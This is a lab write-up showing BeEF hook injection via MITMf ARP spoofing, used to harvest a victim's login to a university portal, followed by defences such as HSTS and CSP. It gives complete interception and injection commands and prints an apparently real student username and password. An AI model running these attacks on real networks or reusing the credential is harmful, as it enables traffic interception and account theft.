**Index**

1.0 Introduction

2.0 System setup

2.1 Setup Attacking system: Kali Linux

2.2 Setup Target system: Windows 7

3.0 Hacking tools

3.1. BeEF

3.1.1 Description

3.1.2 Installation and Configuration

3.2 MITMf

3.1.1 Description

3.1.2 Installation and Configuration

4.0 Attack Procedure

4.1 Enumeration and scanning

4.1.1 Ping Sweep

4.2 Gaining access and escalating privileges

4.2.1 Start BeEF

4.2.2 Inject the Hook.js Script

4.2.3 Get Victim’s credentials

4.2.4 View Browser Details

4.3 Maintaining access

4.4 Clearing tracks

5.0 Defending Attack

5.1 Security Policies

6.0 Real Life Incident

6.1 Summary

6.2 Website Link

7.0 References

1.0 Introduction

In this project, we are going to set up a demonstration of BeEF(Browser Exploitation Framework) hook injection attack using MITMf (Man-In-The-Middle framework). The objective of this attack is to hook the web browser and get the victim’s credentials. In this demonstration, our final goal is get victim’s WBLE username and password.

In this attack, we will inject a JavaScript file provided by BeEF into victim’s web browser to hooked their browser. Similar to Metasploit, BeEF is a framework for launching attacks but it is specific to launching attacks against web browsers. MITMf is used for auto-injecting the hooking script into every web page visited by the victim.

2.0 System setup

To conduct MITM attack, two VMs are needed: Kali Linux VM (version 2016.1 64 bit) as the attacking machine and Windows 7 (v1) as the target machine. Before starting the VMs, make sure to allocate at least 2GB of RAM (and 2 processors, if possible) to the VMs from the VM settings in VMWare Workstation. Both the VMs should be started in NAT mode. To standardize the attacking process, we statically configure the following IP address for both these VMs:

Kali Linux VM: xxx.xxx.xxx.130

Windows 7 VM: xxx.xxx.xxx.150

Gateway:         xxx.xxx.xxx.2

xxx.xxx.xxx here refers to the subnet address for the NAT in your VMWare Workstation. To verify this, go to Menu bar in VMWare Workstation, select Edit > Virtual Network Editor, select NAT and click on NAT settings:

In this example, the subnet address is 192.168.153. If you have a different subnet address, use the one shown on your installation instead.

2.1 Setup Attacking system: Kali Linux

After start up the Kali Linux VM, you will be prompted for a username and password.


Use the following credentials to login as root account:

Username:  root

Password:  toor

To configure the IP address on Kali Linux VM, go to upper right hand side menu bar of the Kali Linux VM, select power icon > Wired Connection, select Wired Settings.

The screenshot below indicates how we manually configure the IP address on your Kali Linux VM based on your subnet, in our case, the subnet is 192.168.153.




*Kali Linux*

2.2 Setup Target system: Windows 7

For Windows 7 VM, login with the ‘win7admin’ account with the same password as the account name. To configure the IP address on Windows 7 VM, go to Control Panel > Network and Internet > Network and Sharing Center > Local Area Connection > Properties , select Internet Protocol Version 4 (TCP/IPv4).

The screenshot below indicates how we would manually configure the IP address on your Windows 7 VM based on a subnet of 192.168.153. If you have the different subnet address, modify accordingly.



*Windows 7*

After configuring both VMs, ensure that there is connectivity between both of them by attempting to ping each other from a shell terminal in each VM.

In the shell terminal of Kali Linux VM, type:


root@kali:~# ping xxx.xxx.xxx.150

In the command prompt of Windows 7 VM, type:


C:\Users\win7admin>ping xxx.xxx.xxx.130

xxx.xxx.xxx refers to your subnet address.

Screenshot below indicate a successful ping:



*Windows 7*



*Kali Linux*

3.0 Hacking tools

3.1.  The Browser Exploitation Framework (BeEF)

3.1.1 Description


The Browser Exploitation Framework (BeEF) is a penetration testing tool written in Ruby and designed to focus on the web browser.

In particular, BeEF is an excellent platform for testing browser vulnerability to cross-site scripting (XSS) and other injection attacks. It allows a penetration tester or system administrator to launch client-side attacks against target browsers. By using technique similar to common drive by malware, testers can assess the security of a target’s internal environment, bypassing the hardened perimeter.

BeEF consists of a server application that manages the connected target client, known as “zombies”. BeEF also provides how to hook a browser. The BeEF hook is a JavaScript file hosted on the BeEF server that needs to run on target client browsers. When it does, it calls back to the BeEF server communicating a lot of information about the target. It also allows additional commands and modules to be ran against the target. The commands sent to the browser are triggered through modules running within the BeFF server. These modules send commands that do everything from fingerprinting browsers and plug-ins to allowing the attacker to proxy web traffic through the browser.

3.1.2 Installation and Configuration

BeEF should already be installed in Kali Linux VM:



If BeEF is not be installed, just open a terminal and type:

root@kali:~#apt-get update

root@kali:~#apt-get install beef-xss

3.2 Man In The Middle framework(MITMf)

3.1.1 Description

BeEF is best run from the MITMf tool, both are available in most versions of Kali Linux.  MITMf is a Python-base library for conducting all kinds of Man In The Middle Attacks. It is aims to provide a one-stop-shop for Man In The Middle and network attacks while updating and improving existing attacks and techniques. MITMf is a competitor to Ettercap (older) and bettercap (newer and includes a beefbox [proxy module](https://github.com/evilsocket/bettercap-proxy-modules)). Originally built to address the significant shortcomings of other tools (e.g. Ettercap, Mallory). It’s been almost completely re-written from scratch to provide a modular and easily extendible framework that anyone can use to implement their own Man In The Middle (MIMT) attack.

MITMf has an extension to BeEF not found in other places called [BeEFAutorun](http://sign0f4.blogspot.com/2014/08/new-mitmf-plugin-beefautorun-and-misc.html). Both BeEFAutorun and [BeEF Autorun Rule Engine (ARE)](https://github.com/beefproject/beef/wiki/Autorun-Rule-Engine) work similarly to [XSSF](http://xssf.googlecode.com/) and Trustwave SpiderLabs' beef\_injection\_framework, but the built-in ARE is superior and works out-of-the box.

3.1.2 Installation and Configuration

Before starting the attack, we need to install MITMf in the Kali Linux VM.


In the shell terminal of the Kali Linux VM, type:

root@kali:~# apt-get install mitmf

It will show a several lines of output command while installing the MITMf.

After done installation, the shell terminal will return to user input mood:

root@kali:~#



If you want the latest version, you can clone it from the Git repository (git clone <https://github.com/byt3bl33d3r/MITMf>)

4.0 Attack Procedure

4.1 Enumeration and scanning

4.1.1 Ping Sweep

To launch the attack, we need the ip address of the target machine. In this case, assume that the subnet of the target machine had already been discovered. Thus, we use ping sweep to determine the live hosts from the subnet. With this method, ICMP ECHO requests will be sent to every hosts in the subnet. If a host is live, it will return an ICMP ECHO reply.

We can write a simple shell script to automate this process. In the shell terminal on the Kali Linux VM, open gedit to create a shell script:

root@kali:~# gedit pingscript.sh

Write the following code below, save and close it.

#!/bin/bash

if [ "$1" == "" ]

then

echo "Usage: ./pingscript.sh [network]"


else

for x in `seq 1 254`; do

ping -c 1 $1.$x | grep "64 bytes"

done

fi



To make the demonstration process more efficient, we can narrow down the range specified in the script. Since we already know the ip address of Windows 7 is 192.168.153.150, from the script, we can change  `seq 1 254` to `seq 140 160`, or any other range you wish.

The first line indicates to check see whether an argument (network address) is supplied to the script. If not, a sample usage message is displayed. Otherwise, a loop for the valid address range(`seq 140 160`) is initiated. The loop counter is added to the network address argument to form the valid IP ($1.$x). The -c 1 option is used to limit each ping attempt to a single message to speed up the completion of the ping sweep. The grep tool is used to check for a sequence (“^$==64 bytes”) in a successful ping message from the ICMP echo response.

Next, change the permissions on the script and then run in with the following commands:

root@kali:~# chmod 744 pingscript.sh

root@kali:~# ./pingscript.sh <network address>


In our example, network address should be 192.168.153. If you have the different network address, modify accordingly. The sweep may take about few minutes to complete.

A successful ping gives a sample response as below:

64 bytes from xxx.xxx.xxx.xxx: icmp\_seq=1 ttl=128 time=0.296 ms

while an unsuccessful ping gives this response instead:

From xxx.xxx.xxx.xxx icmp\_seq=1 Destination Host Unreachable



The only live host is 192.168.153.150, therefore we found the ip address of the targeted machine.

4.2 Gaining access and escalating privileges

Take note that this attack only works with non-HSTS websites. Besides that, the attack is not working on Firefox browser in Backstrack that comes with the NoScript plugin enabled by default. This is because the plugin stops JavaScript from executing.

4.2.1 Start BeEF

In Kali Linux, open a terminal and type:

root@kali:~# cd /usr/share/beef-xss/


As we can see, Kali Linux has BeEF installed:

root@kali:/usr/share/beef-xss#

We can go ahead and run it by typing:

root@kali:/usr/share/beef-xss# ./beef

This will be the output:



If this error occur:

[!] Another process is already listening on port 3000, or you're trying to bind BeEF to an invalid IP.

[!] Is BeEF already running? Exiting…

Kill the port by typing:  fuser -k 3000/tcp and try the steps above again.

Take note that this two URL provided is needed for coming steps:

Hook URL: http://192.168.153.130:3000/hook.js

UI URL:   <http://192.168.153.130:3000/ui/panel>

Alternatively, we can start the BeEF service by going to "Applications" -> "System Services" -> "beef start."

4.2.2 Inject the Hook.js Script

Now, we will be using MITMf to inject the hooking script. Open up a new terminal, use this as the format:

mitmf --spoof --arp -i <interface> --gateway <routerIP> --target <targetIP> --inject --js-url <hook.js URL>

Where:

* **--spoof** loads the spoof plugin
* **--arp** redirects ARP packets
* **-i** specifies the interface to inject packets on
* **--gateway** sets the IP of your router to redirect through
* **--target** sets the target IP to inject the hook.js script
* **--inject** loads the inject function
* **--js-url** specifies the JavaScript code to inject

In our case,

<interface>: eth0


<routerIP>: 192.168.153.2

<targetIP>: 192.168.153.150

<hook.js URL>: [http://192.168.153.130:3000/hook.js](http://192.168.144.130:3000/hook.js)

The complete command for us will be:  
  
root@kali:~# mitmf --spoof --arp -i eth0 --gateway 192.168.153.2 --target 192.168.153.150 --inject --js-url <http://192.168.153.130:3000/hook.js>

This is the output that we get:



If you get this error:

Couldn't listen on any:10000: [Errno 98] Address already in use.

Once again, kill the port by typing:  fuser -k 1000/tcp and try again.

4.2.3 Get Victim’s credentials

Now, let’s see what will happen if victim open a browser. Go to Windows 7, open a Internet Explorer browser, browse to: <http://wble-sl.utar.edu.my/wble-sl/login/index.php>

Back to Kali Linux, you will found that the terminal shows:

...

2017-04-17 02:16:15 192.168.153.150 [type:IE-11 os:Windows 7] api.bing.com

2017-04-17 02:16:15 192.168.153.150 [type:IE-11 os:Windows 7] [Inject] Injected JS script: api.bing.com

2017-04-17 02:16:20 192.168.153.150 [type:IE-11 os:Windows 7] wble-sl.utar.edu.my

2017-04-17 02:16:20 192.168.153.150 [type:IE-11 os:Windows 7] [Inject] Injected JS script: wble-sl.utar.edu.my

2017-04-17 02:16:21 192.168.153.150 [type:IE-11 os:Windows 7] wble.utar.edu.my

...

MITMf is telling us that it has successfully injected the hook.js script into the websites that the target visited.


In another terminal, type netstat -putan to check that port 3000 and 10000 is running.

Go to Windows 7 Internet Explorer browser, log in to UTAR WBLE we opened just now, we use one of our member’s account as example.

Username: 1404206

Password: 123456iop

After ‘Login’ button is pressed, in Kali Linux, MITMf will show a long output, scroll through the output and we will able to find the username and password entered by victims.




Once again, please take note that this attack will not work on HSTS website with HTTPS connection. Make sure you browse to website with link that start with http:// on Windows 7.

4.2.4 View Browser Details

Remember that we get a UI URL when we first started BeEF:


UI URL:   <http://192.168.153.130:3000/ui/panel>

Open Iceweasel and browse to the URL.




The default credentials are ‘beef’ for both username and password.


Once we have successfully logged into BeEF, this panel appear:



In the panel, we will see the hooked computer right on the ‘Online Browsers’ tab. Click on the online browser, it will provide with more choices to the right including a "Details" window where we can get all the particulars of that browser. It also shows me the version number (11), the platform (Win32), any components (Flash, web sockets, etc.), and more information that we will be able to use in future web application hacks.



As an alternative, we can get victim’s username and password from BeEF’s Logs:



If victim close the browser, it will be moved to Offline Browsers folder.

BeEF is a powerful tool, we can use numerous built-in commands that can executed from the victim’s browser like Get Visited Domains,Get Visited URLs, Webcam, Get All Cookies, Grab Google Contacts, Screenshot, etc..

4.3 Maintaining access

For some script injection attack,the victim must stay on the webpage for us to have control of it. However, MITMf will continue injecting the script into every website the victim visits. From there, we can continue trying to exploit the victim machine, and maybe get a Meterpreter prompt.

5.0 Defending Attack

5.1 Security Policies

5.1.1 Awareness

The majority of victims to penetration tools such as BeEF are users who click links included in emails or social media guests posing as a trusted party sharing things wrapped with malicious links/software/code and so on. The way to block these attacks is by educating users to be careful when surfing the internet and to avoid visiting suspicious websites. Most of these attacks start through a phishing campaign trying to entice the user to visit the website injected with the BeEF hook.

5.1.1 Managing Web Browser

Ensuring that all browser-based software is updated with the latest versions and security patches, along with disabling the browser from running Flash and Java. JavaScript on the web browser should be disabled to prevent the attack. Web browser with no Script can be installed if you are using Firefox. Do not download or install browser plugins or add-ons from unknown or untrusted web sites. Make sure the web browser does not save your browsing history by clearing the browsing history frequently. Make sure the web browser does not remember your passwords.

5.1.2 Use of VPN

A Virtual Private Network (VPN) is a network connection that allows a secure connection to another location to be created, permitting you to show up as if you were in another place. An encrypted virtual tunnel is created by your computer to the VPN server and all of your browsing will show up as if it is coming from the VPN server. To prevent the data from being presented to eavesdroppers between your computer and the VPN server, all the Internet traffic goes through the encrypted virtual tunnel.


5.1.3 HTTP Strict Transport Security

Bear in mind that always use a web browser that support HSTS. It has been a while when the major web browsers first introduced HTTP Strict Transport Security (HSTS) at the end of 2012, which made it more difficult to carry out Man-In-The-Middle (MITM) attacks (except IE, which supports HSTS only since Windows 10).


HTTP Strict Transport Security (HSTS) is a web security policy mechanism which protect websites from Man-In-The-Middle attack. A Man-In-The-Middle attacker attempts to intercept traffic from a victim user using an invalid certificate in the hope that the user will accept the bad certificate. HSTS forbid a user to override the invalid certificate message. It permits web servers to declare that web browsers or other complying user agents should interact with it using secure HTTPS connections only but not the insecure HTTP protocol. HSTS automatically diverts HTTP requests to HTTPS for the target domain.

HSTS headers were introduced in many browsers. This technology obstructs whatever HTTP connection is established with a web page that should be safe and secure protocol is used and always spawns a warning. This is done by contrasting the addresses visited with those on a table of registered secure pages to which other less famous web sites are added the first time they are visited by the user. This can diminish the capabilities of SSL Strip to strip pages that were never visited before and certificates were not used on the list of certified addresses of the browser.

Look at the screenshot below, we browse Facebook with HTTPS connection:



As a result, both MITMf and BeEF are unable to get any information of the website.



5.1.4 Managing Host Keys in SSH

To protect against Man-In-The-Middle attacks, some sort of shared trust or shared secret between the client and server is required. The most generally used techniques are:

• An X.509 certificate (as in Tectia SSH and SSL/TLS)

• Some kind of proprietary certificate mechanism (e.g., OpenSSH)

• A public key on the client and a private key on the server (e.g., SSH)

• A shared secret value (e.g., IPSec with preshared keys).

In the SSH protocol, the traditional technique is to use public keys. Most SSH clients will trust the server's key during the first connection, on the theory that at any given time a Man-In-The-Middle attack on the network is unlikely, and it provides the best possible trade-off between usability and security for grass-roots deployment. Host keys in SSH protect against Man-In-The-Attacks, but they need to be properly managed, they need to be unique for each server, and they need to be changed periodically and whenever a compromise is suspected. Host certificates (standard X.509 certificates in Tectia SSH and proprietary certificates in OpenSSH) are very helpful in achieving this goal.

5.1.5 Same-origin policy

The Same-origin policy (SOP) is the fundamental security measure enforced by browsers to provide confidentiality and integrity of information belonging to web pages. Its basic concept is to permit active content such as JavaScript code and Flash objects to access only resources coming from the same origin, where the origin is a record composed by (i) protocol, (ii) hostname and (iii) port number . With the term resources is intended whatever object related to a specific page, be it the DOM tree, a JavaScript object, a CSS file, an image, a cookie and so on. The presence of the SOP has turned out to be increasingly important with the rise of complex web sites which make intensive use of HTTP cookies, as without a legitimate security measure the data stored inside them would be freely accessible by other pages. Another vital aspect of the SOP is that it gives an insignificant level of protection against undesired information flows disallowing XMLHttpRequests (XHR) to a server different from the one where the page comes from. The main limitation of the SOP lies in its inability to protect a page from the threats coming from included content that, despite its real source, is considered as belonging to the page origin and so able to access all the native content, including the sensitive information.

5.1.6 Content security policy

The content security policy (CSP) is a protection mechanism which establishes a collaboration between server and browser to filter the content included in a web page. This security measure protects websites against attacks that attempt to embed malicious content through the specification of trusted content origins. In practice the server includes a special header in the response sent to the browser which in turn must enforce the specified policies. The header contains many fields that define a whitelist of origins used as source of different types of content such as JavaScript, images, fonts, CSS files and so on. It is also possible to specify restrictions on the protocol used to serve the content like accepting only scripts served using HTTPS. The implementation of such policies needs a considerable development effort in particular for web page designers that, together with a prudent definition of the policies, must reorganize their pages in order to remove all the inlined elements, moving them in separate files, making possible to enforce effectively the policies. Besides its whitelisting capabilities, the CSP allows for a coarse grained control over the execution of scripts, for example is possible to block the use of eval or the execution of inlined scripts. The limitation of the CSP lies in its limited power in exerting control over the imported scripts.

5.1.7 Signature matching detection

The current state-of-the-art protection provided by commercial antivirus systems is based on the matching of signatures representing known malware families. This protection mechanism performs a sole static analysis of all the JavaScript code retrieved when a web page is visited. However, this approach has the following limitations:

* The antivirus is always one step behind the attacker as every novel attack needs an ad-hoc signature to be identified. This issue leaves open a vulnerability window, from the attack release to the reception of the update by the antivirus.
* By using simple obfuscation strategies, an attacker can evade the detection by radically modifying its code, making it not consistent to the defined signature. The variety of obfuscation strategies available for an attacker makes the formation of a complete set of signatures practically unfeasible.

5.1.8 Downloaded files scanning

A feature available by almost all antivirus system is the possibility to scan the files downloaded by the web browser. This method provides a basic defence against drive-by download attacks that relies on the download of malicious binaries to infect the victim machine. Consideration on the effectiveness of this security measure are analogous to those of signature matching detection.

5.1.9 Reputation systems

A novel approach implemented to add a further level of protection during web browsing is the possibility to block the loading of a page that has a “bad reputation”. The idea of this approach is to consult a public database to check the reputation of a page and start the page retrieval only if the reputation is good. This protection is often provided by commercial antivirus systems integrating an extension in the web browsers installed in the client machine. The interesting aspect of this method is the possibility for the users to contribute in improving the reputation estimate of a page by submitting a personal opinion; in this way is also possible to create filters for parental control and identify illegal web pages like child pornography distribution sites or drugs online shops. The basic limitation of this approach is the lack of protection for web pages for which a reputation estimate is not available and the possibility for attackers to bias the estimate submitting false opinions.

